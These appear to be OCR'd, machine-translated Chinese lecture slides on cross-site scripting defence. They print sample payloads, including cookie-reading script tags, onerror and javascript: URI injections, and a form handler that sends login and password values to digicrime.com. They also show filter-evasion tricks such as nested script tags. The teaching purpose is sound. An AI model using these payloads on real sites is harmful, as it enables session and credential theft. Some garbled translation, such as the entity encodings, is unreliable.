
- 使用此URL可以正常工作

```
http://www.example.com/welcome.html?name=乔
```

- 但是这个呢？

```
http://www.example.com/welcome.html?name=
<script> alert ( document.cookie ) </ script>
```

服务器防御


攻击服务器
1个
访问网站
2
接收恶意页面
5
发送有价值的数据
用户受害者
3
点击链接
4
回显用户输入
服务器受害者

如何保护自己（OWASP）

- 防御XSS攻击的最佳方法：
  - 根据严格的允许条件验证所有标头，Cookie，查询字符串，表单字段和隐藏字段（即所有参数）。
  - 请勿尝试标识活动内容并删除，过滤或清理它。活动内容的类型太多，对其进行编码的方式也太多，无法绕过此类内容的过滤器。
  - 采用“肯定的”安全策略来指定允许的内容。基于“负面”或攻击签名的策略难以维护，并且可能不完整。

输入数据验证和过滤

- 永远不要信任客户端数据
  - 最好：只允许您期望的
- 删除/编码特殊字符
  - 许多编码，特殊字符！
  - 例如，长（非标准）UTF-8编码

输出过滤/编码

- 删除/编码（X）HTML特殊字符
  - < 对于<，> 代表>，“代表”…
- 仅允许安全命令（例如，不允许<script>…）
- 注意：“过滤器逃逸”的技巧
  - 请参阅XSS速查表以了解过滤器规避
  - 例如，如果过滤器允许引用（<script>等），请使用格式错误的引用：<IMG“”“> <SCRIPT> alert（“XSS”）…
  - 或：（长）UTF-8编码，或…
- 注意：脚本不仅包含在<script>中！
  - 几张幻灯片中的示例

注意：脚本不仅包含在<script>中！

- JavaScript作为URI中的方案
  - <img src =” javascript：alert（document.cookie）;”>
- JavaScript On {event}属性（处理程序）
  - OnSubmit，OnError，OnLoad等
- 典型用途：
  - <img src =“无” OnError =“警报（document.cookie）”>
  - <iframe src =`https：// bank.com / login` onload =`steal（ ）`>
  - <form> action =“ logon.jsp” method =“ post”

    onsubmit =“ hackImg = new图片;

    hackImg.src ='http：//www.digicrime.com/'+document.for

    ms（1）.login.value'+'：'+

    document.forms（1）.password.value;“ </ form>

过滤器问题

- 假设过滤器删除了<script
  - 好案子

    <script src =“ ...” ® src =“ ...”

  - 但是之后

    <scr <scriptipt src =“ ...” ® < 脚本src =“ ...”

先进的反XSS工具

- 动态数据着色
  - Perl污染模式
- 静态分析
  - 分析Java，PHP以确定不可信输入的可能流

客户端XSS防御

- 基于代理的：通过扫描特殊的HTML字符并对它们进行编码，然后在用户的Web浏览器上执行页面之前，分析用户的Web浏览器与目标Web服务器之间交换的HTTP流量

- 应用程序级防火墙：使用一组连接规则，分析浏览的HTML页面中的超链接，这些超链接可能会导致敏感信息泄漏并阻止不良请求。

- 审核系统：监视JavaScript代码的执行并将操作与高级策略进行比较以检测恶意行为